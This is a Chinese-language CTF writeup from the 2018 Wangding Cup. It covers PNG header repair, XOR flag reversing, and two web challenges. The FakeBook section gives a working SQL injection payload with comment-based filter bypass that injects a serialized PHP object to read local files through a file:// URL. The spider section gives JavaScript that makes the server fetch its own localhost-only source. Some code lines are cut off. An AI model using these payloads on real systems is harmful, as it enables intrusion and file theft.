2018网（PWN）鼎杯第一场解题记录（Writeup）


原创

Tr@cer 于 2018-08-21 01:32:20 发布
分类专栏： writeup

MISC

clip

使用十六进制查看软件打开，查找的过程中发现有idat头：




还有一处在下方，表示还有另一张图片

```
001988A0  01 00 04 FF FB 47 0D 0A  1A 0A 00 00 00 0D 49 48   ÿûG        IH
001988B0  44 52 00 00 03 4F 00 00  00 2F 08 00 00 00 00 1E  DR   O   /
001988C0  49 AE 01 00 00 11 12 49  44 41 54 78 01 EC D3 31  I®      IDATx ìÓ1
001988D0  01 00 00 08 04 A1 EF 5F  FA 2C E1 08 1D 58 5F 80       ¡ï_ú,á  X_€
001988E0  05 F8 04 3E 81 4F 80 4F  E0 13 F8 04 2C E0 F7 D3   ø > O€Oà ø ,à÷Ó
001988F0  B5 77 16 40 72 55 4D 1B  7E D6 25 EE B6 1B 57 DC  µw @rUM ~Ö%î¶ WÜ
00198900  1D 22 38 71 45 82 3B 31  DC DD DD DD 25 86 43 1C   "8qE‚;1ÜÝÝÝ%†C
00198910  77 77 48 70 8B BB 6D D6  92 CC EE F4 FF 4D CD A9  wwHp‹»mÖ'ÌîôÿMÍ©
00198920  7B B8 95 EE 59 EE 52 7F  7D 92 79 F0 AE 2E FA 3D  {¸•îYîR }'yð®.ú=
00198930  FD CE BB 73 EF 9D 49 E5  DB 63 3B E5 E7 34 D9 7E  ýÎ»sï IåÛc;åç4Ù~
00198940  CA ED C0 0A A9 0D 9F 0E  6F 9D C7 DD 22 09 62 CF  ÊíÀ © Ÿ o ÇÝ" bÏ
00198950  0E 6D 57 50 AF DB E1 D3  AA C4 F1 38 F0 AB 28 28   mWP¯ÛáÓªÄñ8ð«((
00198960  BD 76 B5 FC BE FE C5 05  05 C5 FD EE 2E 4D D9 BB  ½vµü¾þÅ  ÅýÎ.MÙ»
00198970  80 4D B8 5D EF AD 19 5D  7C EA 21 CB 6F EE 5B 5C  €M¸]ï- ]|ê!Ëoî[\
00198980  27 B7 E5 9E 17 FC 28 A9  A9 DA 03 6E AE 71 43 4B  '·åž ü(©©Ú n®qCK
00198990  AF EB D5 2A B7 FE 76 63  3F 37 AA D1 4F 12 9D 5F  ¯ëÕ*·þvc?7ªÑO  _
001989A0  81 F1 11 FC 53 D4 29 8B  89 EA 5F 59 26 E0 99 A6   ñ üSÔ)‹‰ê_Y&à™¦
001989B0  CB 8C 6C 4E 04 97 34 BD  2B C8 6C B4 E7 93 F1 BF  ËŒlN —4½+Èl´ç"ñ¿
001989C0  E6 69 42 2E 00 4C AF 75  9E 26 66 02 2E 4F DF 6F  æiB. L¯už&f .OßO
001989D0  8B 63 F7 5F 52 1A A9 F7  9A D5 97 9B E2 68 34 49  ‹c÷_R ©÷šÕ—›âh4I
001989E0  EF B5 FD 50 7A FF 9F F2  14 BB 2C 0F 47 C6 C8 12  ïµýPzÿŸò »,GÆÈ
001989F0  49 C5 25 D4 9C A7 F8 D5  85 38 FA 2F D2 AB FF C6  IÅ%Ô§øÕ…8ú/Ò«ÿÆ
00198A00  3C E9 1B D5 D5 E9 8B 89  E2 DF 07 44 CF 53 74 73  <é ÕÕé‹‰âß DÏSts
00198A10  6C 97 74 BD 2B 00 38 34  EE F3 B4 D0 1D 9F F9 B5  l—t½+ 84îó´Ð Ÿùµ
00198A20  CD D3 D2 BA 04 79 FA BA  11 40 93 FA 00 8D 7F B6  ÍÓÒº yúº @"ú   ¶
00198A30  8D D4 7B ED EA 43 00 19  AD 5A 67 00 DC A0 F7 5A   Ô{íêC  -Zg Ü ÷Z
00198A40  7E 3C 68 F5 D6 3E 4F C6  90 0D 07 01 64 34 69 91  ~<hõÖ>OÆ    d4i'
00198A50  05 D0 6D B9 D8 BC 93 59  73 9E 36 0E 00 A0 61 B3   Ðm¹Ø¼"Ysž6   a³
00198A60  0C A0 D9 57 7A F5 DF 97  27 65 A3 BA 3A 65 31 D1   ÙWzõß—'e£º:e1Ñ
00198A70  FD BB 2B 7A 9E A2 9B 63  BB A4 EB 75 79 E2 11 97  ý»+zž¢›c»¤ëuyâ —
00198A80  27 B7 E6 2D 1F 7F F7 9D  97 A5 B6 79 BA 13 32 AE  '·æ-  ÷ —¥¶yº 2®
00198A90  FA 69 CD 46 11 29 69 0F  99 67 CC 17 F9 71 24 D0  úiÍF )i ™gÌ ùq$Ð
00198AA0  A9 C2 36 52 EF B5 AA 5F  65 41 EE 15 CB 45 56 5E  ©Â6Rïµª_eAî ËEV^
00198AB0  93 07 BC 6E F7 56 4C FE  2B 63 81 03 63 7A 6F ED  " ¼n÷VLþ+c  czoí
00198AC0  5F 85 E6 90 31 40 AB 07  56 8A 94 4E EE 04 EC 19  _…æ 1@« VŠ"Nî ì
```

但是这里缺少头部需要手动补充上去再另存文件：

```
001988A0  01 00 89 50 4E 47 0D 0A  1A 0A 00 00 00 0D 49 48   ‰PNG        IH
001988B0  44 52 00 00 03 4F 00 00  00 2F 08 00 00 00 00 1E  DR   O   /
001988C0  49 AE 01 00 00 11 12 49  44 41 54 78 01 EC D3 31  I®      IDATx ìÓ1
001988D0  01 00 00 08 04 A1 EF 5F  FA 2C E1 08 1D 58 5F 80       ¡ï_ú,á  X_€
001988E0  05 F8 04 3E 81 4F 80 4F  E0 13 F8 04 2C E0 F7 D3   ø > O€Oà ø ,à÷Ó
001988F0  B5 77 16 40 72 55 4D 1B  7E D6 25 EE B6 1B 57 DC  µw @rUM ~Ö%î¶ WÜ
00198900  1D 22 38 71 45 82 3B 31  DC DD DD DD 25 86 43 1C   "8qE‚;1ÜÝÝÝ%†C
00198910  77 77 48 70 8B BB 6D D6  92 CC EE F4 FF 4D CD A9  wwHp‹»mÖ'ÌîôÿMÍ©
```


一共提取出两张图片，但是图片明显被处理过了



其实不明白出题人为什么要弄成这样，CTF比赛还要弄成这样纯粹就是刁难，弄得眼睛贼疼。

minified

这里先将A0和G0通道保存，再与G0通道异或运算即可



RE

beijing

下载后是ELF文件，在Linux下运行得到如下乱码

得不到重要信息，用IDA逆向得到main伪代码并将传入参数整理出来：

```
int __cdecl main()
{
  char v0; // al
  char v1; // al
  char v2; // al
  char v3; // al
  char v4; // al
  char v5; // al
  char v6; // al
  char v7; // al
  char v8; // al
  char v9; // al
  char v10; // al
  char v11; // al
  char v12; // al
  char v13; // al
  char v14; // al
  char v15; // al
  char v16; // al
  char v17; // al
  char v18; // al
  char v19; // al
  char v20; // al

  v0 = sub_8048460(dword_804A03C);              // 6
  printf("%c", v0);
  fflush(stdout);
  v1 = sub_8048460(dword_804A044);              // 9
  printf("%c", v1);
  fflush(stdout);
  v2 = sub_8048460(dword_804A0E0);              // ??
  printf("%c", v2);
  fflush(stdout);
  v3 = sub_8048460(dword_804A050);              // 1
  printf("%c", v3);
```

```
  fflush(stdout);
  v4 = sub_8048460(dword_804A058);              // a
  printf("%c", v4);
  fflush(stdout);
  v5 = sub_8048460(dword_804A0E4);              // ??
  printf("%c", v5);
  fflush(stdout);
  v6 = sub_8048460(dword_804A064);              // 8
  printf("%c", v6);
  fflush(stdout);
  v7 = sub_8048460(dword_804A0E8);              // ??
  printf("%c", v7);
  fflush(stdout);
  v8 = sub_8048460(dword_804A070);              // b
  printf("%c", v8);
  fflush(stdout);
  v9 = sub_8048460(dword_804A078);              // 2
  printf("%c", v9);
  fflush(stdout);
  v10 = sub_8048460(dword_804A080);             // 3
  printf("%c", v10);
  fflush(stdout);
  v11 = sub_8048460(dword_804A088);             // 1
  printf("%c", v11);
  fflush(stdout);
  v12 = sub_8048460(dword_804A090);             // d
  printf("%c", v12);
  fflush(stdout);
  v13 = sub_8048460(dword_804A098);             // 4
  printf("%c", v13);
  fflush(stdout);
  v14 = sub_8048460(dword_804A0A0);             // 5
  printf("%c", v14);
  fflush(stdout);
  v15 = sub_8048460(dword_804A0A8);             // 2
  printf("%c", v15);
  fflush(stdout);
  v16 = sub_8048460(dword_804A0B0);             // 7
  printf("%c", v16);
  fflush(stdout);
  v17 = sub_8048460(dword_804A0B8);             // 2
  printf("%c", v17);
  fflush(stdout);
  v18 = sub_8048460(dword_804A0C0);             // 3
  printf("%c", v18);
  fflush(stdout);
  v19 = sub_8048460(dword_804A0C8);             // 1
  printf("%c", v19);
  fflush(stdout);
  v20 = sub_8048460(dword_804A0D0);             // c
  printf("%c", v20);
  fflush(stdout);
  printf("\n");
  return 0;
}
```

再看sub_8048460的伪代码，并整理每次运算的数据：


```
int __cdecl sub_8048460(int a1)
{
  char v2; // [esp+Fh] [ebp-1h]

  switch ( a1 )
  {
    case 0:
      v2 = byte_804A021 ^ byte_804A020;         // 4c ^ 61
      break;
    case 1:
      v2 = byte_804A023 ^ byte_804A022;         // 59 ^ 67
      break;
    case 2:
      v2 = byte_804A025 ^ byte_804A024;         // 29 ^ 69
      break;
    case 3:
      v2 = byte_804A027 ^ byte_804A026;
      break;
    case 4:
      v2 = byte_804A029 ^ byte_804A028;
      break;
    case 5:
      v2 = byte_804A02B ^ byte_804A02A;
      break;
    case 6:
      v2 = byte_804A02D ^ byte_804A02C;
      break;
    case 7:
      v2 = byte_804A02F ^ byte_804A02E;
      break;
    case 8:
      v2 = byte_804A031 ^ byte_804A030;
      break;
    case 9:
      v2 = byte_804A033 ^ byte_804A032;
      break;
    case 10:
      v2 = byte_804A035 ^ byte_804A034;
      break;
    case 11:
      v2 = byte_804A037 ^ byte_804A036;
      break;
    case 12:
      v2 = byte_804A039 ^ byte_804A038;
      break;
    case 13:
      v2 = byte_804A03B ^ byte_804A03A;
      break;
    default:
      v2 = 0;
      break;
  }
  return v2;
}
```

在整理前面几个后发现一个规律，都是把如下地址的数据做与运算，而且都是 基地址 ^ 偶地址

```
.data:0804A020 byte_804A020    db 61h                  ; DATA XREF: sub_8048460:loc_804848C↑r
.data:0804A021 byte_804A021    db 4Ch                  ; DATA XREF: sub_8048460+33↑r
.data:0804A022 byte_804A022    db 67h                  ; DATA XREF: sub_8048460:loc_80484A6↑r
.data:0804A023 byte_804A023    db 59h                  ; DATA XREF: sub_8048460+4D↑r
.data:0804A024 byte_804A024    db 69h                  ; DATA XREF: sub_8048460:loc_80484C0↑r
.data:0804A025 byte_804A025    db 29h                  ; DATA XREF: sub_8048460+67↑r
.data:0804A026 byte_804A026    db 6Eh                  ; DATA XREF: sub_8048460:loc_80484DA↑r
.data:0804A027 byte_804A027    db 42h                  ; DATA XREF: sub_8048460+81↑r
.data:0804A028 byte_804A028    db 62h                  ; DATA XREF: sub_8048460:loc_80484F4↑r
.data:0804A029 byte_804A029    db 0Dh                  ; DATA XREF: sub_8048460+9B↑r
.data:0804A02A byte_804A02A    db 65h                  ; DATA XREF: sub_8048460:loc_804850E↑r
.data:0804A02B byte_804A02B    db 71h                  ; DATA XREF: sub_8048460+B5↑r
.data:0804A02C byte_804A02C    db 66h                  ; DATA XREF: sub_8048460:loc_8048528↑r
.data:0804A02D byte_804A02D    db 34h                  ; DATA XREF: sub_8048460+CF↑r
.data:0804A02E byte_804A02E    db 6Ah                  ; DATA XREF: sub_8048460:loc_8048542↑r
.data:0804A02F byte_804A02F    db 0C6h                 ; DATA XREF: sub_8048460+E9↑r
.data:0804A030 byte_804A030    db 6Dh                  ; DATA XREF: sub_8048460:loc_804855C↑r
.data:0804A031 byte_804A031    db 8Ah                  ; DATA XREF: sub_8048460+103↑r
.data:0804A032 byte_804A032    db 6Ch                  ; DATA XREF: sub_8048460:loc_8048576↑r
.data:0804A033 byte_804A033    db 7Fh                  ; DATA XREF: sub_8048460+11D↑r
.data:0804A034 byte_804A034    db 7Bh                  ; DATA XREF: sub_8048460:loc_8048590↑r
.data:0804A035 byte_804A035    db 0AEh                 ; DATA XREF: sub_8048460+137↑r
.data:0804A036 byte_804A036    db 7Ah                  ; DATA XREF: sub_8048460:loc_80485AA↑r
.data:0804A037 byte_804A037    db 92h                  ; DATA XREF: sub_8048460+151↑r
.data:0804A038 byte_804A038    db 7Dh                  ; DATA XREF: sub_8048460:loc_80485C4↑r
.data:0804A039 byte_804A039    db 0ECh                 ; DATA XREF: sub_8048460+16B↑r
.data:0804A03A byte_804A03A    db 5Fh                  ; DATA XREF: sub_8048460:loc_80485DE↑r
.data:0804A03B byte_804A03B    db 57h                  ; DATA XREF: sub_8048460+185↑r
```

经过几次尝试，发现把偶地址的数据按照先前传入的参数所触发case的运算的顺序整理出来再弄成字符就是flag。但是这里有三处不知道数据的地方，所以写了个脚本测试：


```
#!/usr/bin/env
# coding:utf-8

dirs = {
    "0":0x61,
    "1":0x67,
    "2":0x69,
    "3":0x6e,
    "4":0x62,
    "5":0x65,
    "6":0x66,
    "7":0x6a,
    "8":0x6d,
    "9":0x6c,
    "a":0x7b,
    "b":0x7a,
    "c":0x7d,
    "d":0x5f
}

iput = '69{a}1a{b}8{c}b231d4527231c'
ostr = ''
fuzzstr = "0123456789abc"

for x in fuzzstr:
    for y in fuzzstr:
        for z in fuzzstr:
            iput1 = iput.format(a=x,b=y,c=z)
            print "[*] orders =",iput1,
            for i in iput1:
                ostr += chr(dirs[i])
            print ostr+" "
```



WEB


FakeBook

打开网页看到一个登陆和一个加入按钮，下面应该是列表但是没有东西



先 join 一下，随便注册一个账号，而且在blog地方填入百度的网址试试

然后在查阅用户的时候发现会加载blog地址，初步怀疑是SSRF



但是光给这个没用，因为还不知道具体细节，这是后因为没有hint所以当时做了两件事，一个是看url，一个是扫后台

> url = http://9a10f97dd42644ba9110d696d10a8ba0e691bb587355413c.game.ichunqiu.com/view.php?no=1

感觉no参数是一个注入点，而且后台扫描到了robots.txt，访问之后看到

```
Disallow: /user.php.bak
Sitemap: http://domain.com/sitemap.xml
```

有个备份文件，下载下来看到是一个类

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i",
    }

}
```


和大神沟通一番，得到一些灵感遂构造poc

```php
<?php
class UserInfo
{
    public $name = "hacker";
    public $age = 0;
    public $blog = "file:///var/www/html/flag.php";
}

$a = new UserInfo;
echo serialize($a);
```

执行后得到序列化字符串

```
O:8:"UserInfo":3:{s:4:"name";s:6:"hacker";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

然后用sqlmap发现了注入点，不过有过滤：



构造语句：

```
http://9a10f97dd42644ba9110d696d10a8ba0e691bb587355413c.game.ichunqiu.com/view.php?no=-1/**/union/**/select/**/1,2,3,%27O:8:%22UserInfo%22:3:{s:4:%22name%22;s:6:%22hacker%22;s:3:%22age%22;i:0;s:4:%22blog%22;s:29:%22file:///var/www/html/flag.php%22;}%
```

username	age	blog
2	0	file:///var/www/html/flag.php

the contents of his/her blog

在源码处看到加密的字符串：

```
data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3s5YzZhMzJiYi0zODQ5LTRlOGMtOGRiOC1kZDZmNWM
```

最后Base64解码得到flag

```
$flag = "flag{9c6a32bb-3849-4e8c-8db8-dd6f5c231c92}";
exit(0);
```


我的不过网页源码也自己写出来了：

```
<iframe src="data:text/html;base64,PD9waHAN…MyMzFjOTJ9IjsNCmV4aXQoMCk7DQo=" width="100%" height="10em">
  #document
    <!--?php $flag = "flag{9c6a32bb-3849-4e8c-8db8-dd6f5c231c92}"; exit(0);-->
  <html>…</html>
```


spider

这题实在不会做，在结束的时候对着wp复现的。

同样什么都不知道，扫描一波：得到robots.txt文件：

```
User-agent: *
Disallow: /get_sourcecode
```

访问这个链接之后得到页面是“NOT 127.0.0.1”，伪造IP无效，WP上写用Ajax来读取，并利用如下的html代码

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc()
{
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200){
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:80/get_sourcecode",true);
    xmlhttp.send();

}
loadXMLDoc();
</script>
```


```
URL: http://127.0.0.1:80/upload/e4541fc8-a55e-11e8-9267-0242ac110013.html
#!/usr/bin/env python
# -*- encoding: utf-8 -*-

from flask import Flask, request
from flask import render_template
import os
import uuid
import tempfile
import subprocess
import time
import json

app = Flask(__name__ , static_url_path='')

def proc_shell(cmd):
    out_temp = tempfile.SpooledTemporaryFile(bufsize=1000*1000)
    fileno = out_temp.fileno()
    proc = subprocess.Popen(cmd, stderr=subprocess.PIPE, stdout=fileno, shell=False)
    start_time = time.time()
```

```
    while True:
        if proc.poll() == None:
            if time.time() - start_time &gt; 30:
                proc.terminate()
                proc.kill()
                proc.communicate()
                out_temp.seek(0)
                out_temp.close()
                return
            else:
                time.sleep(1)
        else:
            proc.communicate()
            out_temp.seek(0)
            data = out_temp.read()
            out_temp.close()
            return data

def casperjs_html(url):
    cmd = 'casperjs {0} --ignore-ssl-errors=yes --url={1}'.format(os.path.dirname(__file__) + '/casper/casp
    cmd = cmd.split(' ')
    stdout = proc_shell(cmd)
    try:
        result = json.loads(stdout)
        links = result.get('resourceRequestUrls')
        return links
    except Exception, e:
        return []

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'GET':
        return render_template('index.html')
    else:
        f = request.files['file']
        filename = str(uuid.uuid1()) + '.html'
        basepath = os.path.dirname(__file__)
        upload_path = os.path.join(basepath, 'static/upload/', filename)
        content = f.read()
        #hint
        if 'level=low_273eac1c' not in content and 'dbfilename' in content.lower():
            return render_template('index.html', msg=u'Warning: 发现恶意关键字')
        #hint
        with open(upload_path, 'w') as f:
            f.write(content)
        url = 'http://127.0.0.1:80/upload/'+filename
        links = casperjs_html(url)
        links = '\n'.join(links)
        if not links:
            links = 'NULL'
        links = 'URL: '+url+'\n'+links
        return render_template('index.html', links=links)

@app.route('/get_sourcecode', methods=['GET', 'POST'])
def get_code():
    if request.method == 'GET':
        ip = request.remote_addr
        if ip != '127.0.0.1':
            return 'NOT 127.0.0.1'
        else:
```

```
            with open(os.path.dirname(__file__)+'/run.py') as f:
                code = f.read()
            return code
    else:
        return ''

@app.errorhandler(404)
def page_not_found(error):
    return '404'

@app.errorhandler(500)
def internal_server_error(error):
    return '500'

@app.errorhandler(403)
def unauthorized(error):
    return '403'

if __name__ == '__main__':
    pass
```
